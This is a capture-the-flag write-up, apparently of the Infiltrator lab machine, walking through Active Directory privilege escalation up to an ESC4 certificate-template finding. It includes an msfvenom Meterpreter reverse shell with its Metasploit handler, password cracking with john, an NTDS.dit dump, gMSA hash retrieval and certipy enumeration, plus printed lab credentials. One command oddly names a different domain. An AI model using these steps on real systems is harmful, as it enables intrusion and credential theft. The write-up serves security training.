
1
winrm_svc:WinRm@$svc^!^P
LM: winrm_svc → o.martinez
Output Messenger API

We log in as the winrm_svc user to the Output Messenger and discover an API key in the Notes section:

Checking the conversation with o.martinez, we discover that her password was compromised in the Chiefs_Marketing_chat group:

To access the chat logs of the Chiefs_Marketing_chat, we need to identify a roomkey value for the chatroom:
We can find this value inside the user’s AppData folder in a SQLite database:

We transfer the database to Kali and find the roomkey value inside the om_chatroom table in the database:

We use the /api/chatrooms/logs endpoint with the discovered roomkey and find the plaintext Output Messenger credentials for the o.martinez user:


1
O.martinez:m@rtinez@1996!
Scheduling Calendar Tasks
Logging in to the Output Messenger as the o.martinez user yields access to the Calendar functionality:



We right-click the pane corresponding to the current day, click New Event to create a new event, and select Run Application from the dropdown menu:
We create a Meterpreter payload using msfvenom and upload it to a location on the remote host accessible to any user:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=9001 -f exe -o meter.exe

We create a new handler in Metasploit, configure the following options, and run the module:
1
2
3
4
5
6
msf6 > use multi/handler
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.190
msf6 exploit(multi/handler) > set lport 9001
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.190:9001

We also place a PE binary named meter.exe on our Windows host in the same directory path as on the remote host:
We use the New Event window and select the file from the Browse menu. We also set the time to five minutes ahead of the local time to give the task ample time to execute on the remote host:

We save the task, right-click it, and click Sync Calendar to sync the event to the remote host:
Waiting a short period, we obtain a Meterpreter shell on the handler:

LM: o.martinez → lan_managment
Network Capture Analysis
Enumerating the target host as o.martinez reveals a network capture inside the Output Messenger cache folder:


We transfer the file to the attack host, open it in Wireshark, and observe multiple HTTP traffic streams, including a GET request to a .7z archive:

We navigate to File → Export Objects → HTTP and save the .7z archive to the attack host:
Analyzing the HTTP traffic streams reveals a password being sent in an HTTP request:

Attempting the password against the o.martinez user confirms it as a valid match:

1
o.martinez:M@rtinez_P@ssw0rd!
Extracting the 7z Archive
We use 7z2john to generate the archive’s hash, use john to crack the password, and use 7z to extract its contents:
1
2
7z2john BitLocker-backup.7z > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash

1
7z x BitLocker-backup.7z
Reviewing the extracted folder, we discover a static HTML page:

Opening the .html file in a web browser reveals a recovery key for a BitLocker volume:

1
650540-413611-429792-307362-466070-397617-148445-087043
RDP Access on the Host

After reviewing the BloodHound data, we see that the o.martinez user is a member of the Remote Desktop Users domain group, meaning we can login to the host via RDP:
We can use nxc to confirm the RDP access:


Logging in as the o.martinez user via RDP using remmina:
1
remmina -c rdp://o.martinez:M%40rtinez_P%40ssw0rd%21@10.10.11.31:3389
BitLocker Decryption

Enumerating the target host using File Explorer reveals an encrypted BitLocker volume mounted on the E: drive:

Double-clicking it opens the BitLocker password prompt, where we can enter the previously discovered recovery key and decrypt the volume:

After decrypting the volume, we find another .7z archive in the Administrator user’s home directory:
Dumping the NTDS Database
Transferring the archive to our attack host and extracting it reveals an NTDS.dit file, along with the SYSTEM and SECURITY registry hives:


Using the secretsdump.py script from the Impacket suite to dump NTLM hashes yields no working credentials except for the L.clark user. We instead use the ntdissector tool to dump all user information from the database:
1
ntdissector -ntds ntds.dit -system SYSTEM -outputdir ntdissector -ts -f user

Reviewing the contents of the JSON file reveals a password in the description field of the lan_managment user:

Testing the password against the lan_managment user, we observe a valid match:

1
lan_managment:l@n_M@an!1331
LM: lan_managment → infiltrator_svc$
After reviewing the BloodHound data, we see that the lan_managment user has the ReadGMSAPassword edge on the infiltrator_svc$ service account:

We use nxc to retreive the NT hash of the infiltrator_svc$ service account:

1
infiltrator_svc$:653b2726881d6e5e9ae3690950f9bcc4
LM: infiltrator_svc$ → Administrator
After reviewing the BloodHound data, we see that the infiltrator_svc$ service account can perform an ESC4 attack:

We use certipy to enumerate vulnerable certificate templates and confirm that this account can enroll the Infiltrator_Template template, which is vulnerable to the ESC4 vulnerability:
1
2
3
certipy find -vulnerable \
-u 'infiltrator_svc$@tombwatcher.htb' -hashes '653b2726881d6e5e9ae3690950f9bcc4' \
-dc-ip 10.10.11.31
1
2
3
4
5
6
7
8
9
Certificate Templates
  0
    Template Name                       : Infiltrator_Template
    Display Name                        : Infiltrator_Template
    Certificate Authorities             : infiltrator-DC01-CA
...
    [+] User ACL Principals             : INFILTRATOR.HTB\infiltrator_svc
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
ESC4 Attack
